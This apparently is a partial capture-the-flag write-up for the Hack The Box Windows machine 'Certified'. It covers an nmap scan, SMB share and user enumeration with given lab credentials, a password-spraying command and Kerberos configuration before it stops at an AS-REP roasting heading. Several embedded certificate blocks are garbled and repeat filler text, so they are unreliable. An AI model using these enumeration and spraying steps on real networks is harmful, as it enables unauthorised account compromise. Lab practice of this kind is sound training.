


Certified



Certified
Windows · Medium

0 Points

★★★★★
4.8241 Reviews

...
User F

[Play Machine](#) [Machine Info](#) [Walkthroughs](#) [Reviews](#) [Activity](#) [Changelog](#)

☐ Adventure Mode ☒ Guided Mode

[Official Writeup](#) [Video W](#)

EU VIP+ 1

Spawn Machine

Machine Information

As is common in Windows pentests, you will start the Certified box with credentials for the following account: Username: judith.mader Password: judith09

Username: judith.mader

Password: judith09

Scanning

```
nmap -p- --min-rate=3000 -sVC -Pn 10.129.237.190 -vvv
```

```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server
time: 2025-08-27 14:30:07Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a41874d19237f7cfade61b5b2941f
| SHA-1: 85f1ada4c0004cd313ded1c2f3c658f77134d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCB06gAwIBAgITeQAAAAASyK000VBwyGAAAAAABDANBgkqhkiG9w0BAQsF
| ADBMMRMwEQYKCZImiZPyLGBGRYDaHRiMRkwFwYKCZImiZPyLGBGRYJY2VydGlm
| aWVwKMR0wGAYDVQQDExFjZXJ0aWZpZWQ0tREMwMS1DQTAqFw0yNTA2MTEyMTA1Mjla
| GA8yMTA1MDUyMzIxMDUyOVowADCCASIdQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBAKxmajne09wN1G0eh2Ir/K3fG2mjvtJBdu0YuM2muC4YiU09nnknPzRXb0HN
| lNrFfLfMM8vF22qi0WN0AqZy0o6xX0xCzYIaRE2gLD9DIffjQuEXY2im5VgTo4VAI
| ntc4L6xoK0zxIn8XHjXe6zdGec/X1fxXtWtTsyCknT2eZJsc3YjyaefyjYAXpLjjE
| dnhRGAadShC9LY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
| d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7Ex0EbnIsiBJU9rijg
| uByxDydofthnDyFAiDQ/qyez4CUCAwEAAa0CAykwggMlMDgGCSsGAQQBgjcVBWQr
| MCKGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBBgIBAjAyBgNV
| HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAWEGCisGAQQBgjcUAgiBysGAQUCAwUw
```

```
DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAWIwCgYI
KwYBBQUHAWewDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBRR9WLee
Ma0LzKnM8ZrvzMNE41aWhTafBgNVHSMEGDAWgBTs+xJAFaG9x9Eu0y5NS3LAYt8r
9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
REMwMS1DQsxDtj1EQzAxLENOPUNEUCxDtj1QdWJsawMlMjBLZXklMjBTZXJ2aWNL
cyxDtj1TZXJ2aWNLcyxDtj1Db25maWd1cmF0aw9uLERDPWNlcnRpZml1ZCxEQz1o
dGI/Y2VydGlmawNhdGVsZXZvY2F0aw9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
TERpc3RyaWJldGlub1BvaW50MIHFBggrBgEFAgMFMB0GA1UdDgQWBRR9WLee
MAKGAgsZGFW0i8vL0NOPWNlcnRpZml1ZC1EQzAxLUNBLENOPUFJQSxDtj1QdWJs
awMlMjBLZXklMjBTZXJ2aWNLcyxDtj1TZXJ2aWNLcyxDtj1Db25maWd1cmF0aw9u
LERDPWNlcnRpZml1ZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
YXNzPWNLcnRpZmljYXRpb25BdXRob3JpdHkw0gYDVR0RAQH/BDawLoISREMwMS5j
ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigg1DRVJUSUZJRUQwTgYJKwYBBAGC
NxxCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMTMS01LTixLTcy0Tc0Njc30C0yNjc1
OTc4MDkxLTM4MjAzODgyNDQMTAwMDANBgkqhkiG9w0BAQsFAA0CAQEAIUUN4vt
459tCI43Rt0UQcaD1vWbs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
LnF4q1yChWUxFvLeAyPbG+hLvk90Wvb2rmCK5S7RJicwvJp2if80P2WVuDvmdoyi
xy+bc8JuIZtcACdl0IVsJLDU2NaPnepd1mV2lA0E8uUkB90ZvsCfYifAPwYuPVtH
JpZihj6kismL/7rJ/8ZTsf2qbnrtf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
GYiHqoY9bd50k+wz9YSJcJpKoHFfj50bPz6JdFT/dlXAYzkmylijfMNbJ6x22hgI
piE6bLwDeUY3DQ==
-----END CERTIFICATE-----
_ssl-date: 2025-08-27T14:31:37+00:00; +7h00m01s from scanner time.
445/tcp    open  microsoft-ds? syn-ack ttl 127
464/tcp    open  kpasswd5?     syn-ack ttl 127
593/tcp    open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a41874d19237f7cfade61b5b2941f
| SHA-1: 85f1ada4c0004cd313ded1c2f3c658f77134d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCB06gAwIBAgITEQAAAAAAABDANBgkqhkiG9w0BAQsF
| ADBMMRMwEQYKCZImiZPyLGBGRYDAHRiMRkwFwYKCZImiZPyLGBGRYJY2VydGlm
| awVkmRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAqFw0yNTA2MTEyMTA1Mjla
| GA8yMTA1MDUyMzIxMDUyOVowADCCASIdQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBAKxmajne09wN1G0eh2Ir/K3fG2mjvtJBdu0YuM2muC4YiU09nnknPzRXb0HN
| lNrfFlfMM8vF22qi0WN0AqZy0o6xX0xCzYIARe2gL9DIffjQuEXY2im5VgTo4VAI
| ntc4L6xoK0zxIn8XHjXe6zdGec/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
| dnhRGaadShC9LY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
| d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7Ex0EbnIsiBJU9rijg
| uByxDydoftHnDyFAiDQ/qyez4CUCAwEAAa0CAykwwgMlMDgGCSsGAQQBgjcVBwQr
| MCKGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBBgIBAJAyBgNV
| HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAWEGCisGAQQBgjcUAgIGBysGAQUCAwUw
| DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAWIwCgYI
| KwYBBQUHAWewDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBRR9WLee
| Ma0LzKnM8ZrvzMNE41aWhTafBgNVHSMEGDAWgBTs+xJAFaG9x9Eu0y5NS3LAYt8r
| 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
| REMwMS1DQsxDtj1EQzAxLENOPUNEUCxDtj1QdWJsawMlMjBLZXklMjBTZXJ2aWNL
| cyxDtj1TZXJ2aWNLcyxDtj1Db25maWd1cmF0aw9uLERDPWNlcnRpZml1ZCxEQz1o
| dGI/Y2VydGlmawNhdGVsZXZvY2F0aw9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
| TERpc3RyaWJldGlub1BvaW50MIHFBggrBgEFAgMFMB0GA1UdDgQWBRR9WLee
| MAKGAgsZGFW0i8vL0NOPWNlcnRpZml1ZC1EQzAxLUNBLENOPUFJQSxDtj1QdWJs
| awMlMjBLZXklMjBTZXJ2aWNLcyxDtj1TZXJ2aWNLcyxDtj1Db25maWd1cmF0aw9u
| LERDPWNlcnRpZml1ZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
| YXNzPWNLcnRpZmljYXRpb25BdXRob3JpdHkw0gYDVR0RAQH/BDawLoISREMwMS5j
| ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigg1DRVJUSUZJRUQwTgYJKwYBBAGC
| NxxCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMTMS01LTixLTcy0Tc0Njc30C0yNjc1
| OTc4MDkxLTM4MjAzODgyNDQMTAwMDANBgkqhkiG9w0BAQsFAA0CAQEAIUUN4vt
| 459tCI43Rt0UQcaD1vWbs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
| LnF4q1yChWUxFvLeAyPbG+hLvk90Wvb2rmCK5S7RJicwvJp2if80P2WVuDvmdoyi
```

```
| xy+bc8JuIZtcACdL0IVsJLDU2NaPnepd1mV2LA0E8uUkB90ZvsCfYifAPwYuPVtH
| JpZihj6kismL/7rJ/8ZTsF2qbnttflsnzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
| GYiHqoY9bd50k+wz9YSJcJpKoHFnj50bPz6JdFT/dlXAYzkmylijfMNbJ6x22hgI
| piE6bLwDeUY3DQ==
| -----END CERTIFICATE-----
|_ssl-date: 2025-08-27T14:31:37+00:00; +7h00m01s from scanner time.
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-27T14:31:37+00:00; +7h00m01s from scanner time.
|_ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a41874d19237f7cfade61b5b2941f
| SHA-1: 85flada4c0004cd313ded1c2f3c658f77134d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCB06gAwIBAgITEQAAAAASyK000VBWYGAAAAAABDANBgkqhkiG9w0BAQsF
| ADBMMRMwEQYKCZImiZPyLGBGRYDAHRiMRkwFwYKCZImiZPyLGBGRYJY2VydGlm
| aWVkmRRowGAYDVQQDExFjZXJ0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtd
| m9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZp
| ZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0
| aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9w
| Y2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9wY2V0aWZpZWQtdm9
```

```

-----BEGIN CERTIFICATE-----
MIIGBjCCB06gAwIBAgITEQAAAAAASyK000VBwyGAAAAAABDANBgkqhkiG9w0BAQsF
ADBMMRMwEQYKCZImiZPyLGBGRYDaHRiMRkwFwYKCZImiZPyLGBGRYJY2VydGlma
aWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVka
aWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVkaWVka
GA8yMTA1MDUyMzIxMDUyOVowADCCASIdQYJKoZIhvcNAQEBBQADggEPADCCAQoC
ggEBAKxmajne09wN1G0eh2Ir/K3fG2mjvtJBdu0YuM2muC4YiU09nnknPzRXb0HN
lNrfflFMM8vF22qi0WN0AqZy0o6xX0xCzYIaRE2gL9DIffjQuEXY2im5VgTo4VAI
ntc4L6xoK0zxIn8XHjXe6zdGEc/X1fxXtWtSyCknT2eZJsc3YjyaefyjYAXpLjjE
dnhRgaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
d0VymN0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7Ex0EbnIsiBJU9rijg
uByxDyDofthnDyFAiDQ/qyez4CUCAwEAAoCAYkwggMlMDgGCSsGAQQBgjcVBWQr
MCKGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBBgIBaJAYBgNV
HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAWEGCisGAQQBgjcUAgIGBysGAQUCAwUw
DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAWIwCgYI
KwYBBQUHAWEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBRR9WLee
Ma0LzKnM8ZrvzMNE41aWhTaFbgNVHSMEGDAWgBTs+XJAFaG9x9Eu0y5NS3LAYt8r
9TCBzgYDVR0fBIHGMiHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
REMwMS1DQsxDtj1EQzAxLENOPUNEUCxDtj1QdWJsawMlMjBLZXklMjBTZXJ2aWNL
cyxDtj1TZXJ2aWNLcyxDtj1Db25maWd1cmF0aW9uLERDPWNlcnRpZml1ZCxEQz1o
dGI/Y2VydGlmaWNhdGVsZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
TERpc3RyaWJldGlvb1BvaW50MIHFBggrBgEFBQcBAQSBUcCBtTCBsgYIKwYBBQUH
MAKGGAvsZGFw0i8vL0NOPWNlcnRpZml1ZC1EQzAxLUNBLENOPUFJQsxDtj1QdWJs
awMlMjBLZXklMjBTZXJ2aWNLcyxDtj1TZXJ2aWNLcyxDtj1Db25maWd1cmF0aW9u
LERDPWNlcnRpZml1ZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
YXNzPWNLcnRpZmljYXRpb25BdXRob3JpdHkw0gYDVR0RAQH/BDawLoISREmWMS5j
ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigg1DRVJUSUZJRUQwTgYJKwYBBAGC
NxxCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMTMS01LTlxLTcy0Tc0Njc30C0yNjc1
0Tc4MDkxLTM4MjAzODgyNDQMTAwMDANBgkqhkiG9w0BAQsFAA0CAQEAiUUJN4vt
459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
LnF4q1yChWUxFvLeAyPbG+hLvK90Wvb2rmCK5S7RJicwvJp2if80P2WVuDvmdoyi
xy+bc8JuIZtcACdl0IVsJLDU2NaPnepd1mV2lA0E8uUkB90ZvsCfYifAPwYuPVtH
JpZihj6kismL/7rJ/8ZTs2f2qbn2t2f1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
GYiHqoY9bd50k+wz9YSJcJpKoHFnj50bPz6JdFT/dlXAYzkmylijfMNbJ6x22hgI
piE6bLwDeUY3DQ==
-----END CERTIFICATE-----

```

```

5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49728/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49747/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

```

DC01.certified.htb certified.htb certified > /etc/hosts

Enumeration

RPC

enum4linux-ng -U DC01.certified.htb

```

=====
| Users via RPC on DC01.certified.htb |
=====
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

```


SMB

```
nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' --shares
```

```
[Aug 27, 2025 - 09:39:38 ] HTB_VIP /workspace → nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' --shares
SMB      10.129.237.190 445 DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb)
SMB      10.129.237.190 445 DC01      [+] certified.htb\judith.mader:judi****
SMB      10.129.237.190 445 DC01      [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB      10.129.237.190 445 DC01      [*] Enumerated shares
SMB      10.129.237.190 445 DC01      Share      Permissions      Remark
SMB      10.129.237.190 445 DC01      -----      -
SMB      10.129.237.190 445 DC01      ADMIN$      Remote Admin
SMB      10.129.237.190 445 DC01      C$          Default share
SMB      10.129.237.190 445 DC01      IPC$        READ          Remote IPC
SMB      10.129.237.190 445 DC01      NETLOGON    READ          Logon server share
SMB      10.129.237.190 445 DC01      SYSVOL      READ          Logon server share
```

```
nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' -d certified.htb -M spider_plus -o
DOWNLOAD_FLAG=True
```

```
[Aug 27, 2025 - 09:47:31 ] HTB_VIP 10.129.237.190 → ls
SYSVOL
```

Note

Rien d'interessant.

Userenum

```
nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' -d certified.htb --users
```

```
SMB      10.129.237.190 445 DC01      Administrator      2024-05-13 14:53:16 0      Built-in account for administering the computer
/domain
SMB      10.129.237.190 445 DC01      Guest              <never>              0      Built-in account for guest access to the comput
er/domain
SMB      10.129.237.190 445 DC01      krbtgt             2024-05-13 15:02:51 0      Key Distribution Center Service Account
SMB      10.129.237.190 445 DC01      judith.mader       2024-05-14 19:22:11 0
SMB      10.129.237.190 445 DC01      management_svc     2024-05-13 15:30:51 0
SMB      10.129.237.190 445 DC01      ca_operator        2024-05-13 15:32:03 0
SMB      10.129.237.190 445 DC01      alexander.huges    2024-05-14 16:39:08 0
SMB      10.129.237.190 445 DC01      harry.wilson       2024-05-14 16:39:37 0
SMB      10.129.237.190 445 DC01      gregory.cameron    2024-05-14 16:40:05 0
SMB      10.129.237.190 445 DC01      (*) Enumerated & local users: CERTIFIED
```

```
management_svc
ca_operator
alexander.huges
harry.wilson
gregory.cameron
```

trying password spraying

```
nxc smb DC01.certified.htb -u users.txt -p password.txt -d certified.htb --continue-on-success
```

```
SMB      10.129.237.190 445 DC01      [+] certified.htb\judith.mader:judi****
SMB      10.129.237.190 445 DC01      [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB      10.129.237.190 445 DC01      [-] certified.htb\management_svc:judi**** STATUS_LOGON_FAILURE
SMB      10.129.237.190 445 DC01      [-] certified.htb\ca_operator:judi**** STATUS_LOGON_FAILURE
SMB      10.129.237.190 445 DC01      [-] certified.htb\alexander.huges:judi**** STATUS_LOGON_FAILURE
SMB      10.129.237.190 445 DC01      [-] certified.htb\harry.wilson:judi**** STATUS_LOGON_FAILURE
SMB      10.129.237.190 445 DC01      [-] certified.htb\gregory.cameron:judi**** STATUS_LOGON_FAILURE
[Aug 27, 2025 - 09:54:25 ] HTB_VIP /workspace →
```

AS REP Roasting

```
nxc smb DC01.certified.htb -k --generate-krb5-file GENERATE_KRB5_FILE
```

```
[Aug 27, 2025 - 09:49:29 ] HTB_VIP /workspace → nxc smb DC01.certified.htb -k --generate-krb5-file GENERATE_KRB5_FILE
SMB      DC01.certified.htb 445      DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True)
False)
```

```
[Aug 27, 2025 - 09:49:39 ] HTB_VIP /workspace → mv GENERATE_KRB5_FILE /etc/krb5.conf
[Aug 27, 2025 - 09:50:05 ] HTB_VIP /workspace → cat /etc/krb5.conf
```

```
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = CERTIFIED.HTB

[realms]
    CERTIFIED.HTB = {
        kdc = dc01.certified.htb
        admin_server = dc01.certified.htb
        default_domain = certified.htb
    }

[domain_realm]
    .certified.htb = CERTIFIED.HTB
    certified.htb = CERTIFIED.HTB
```

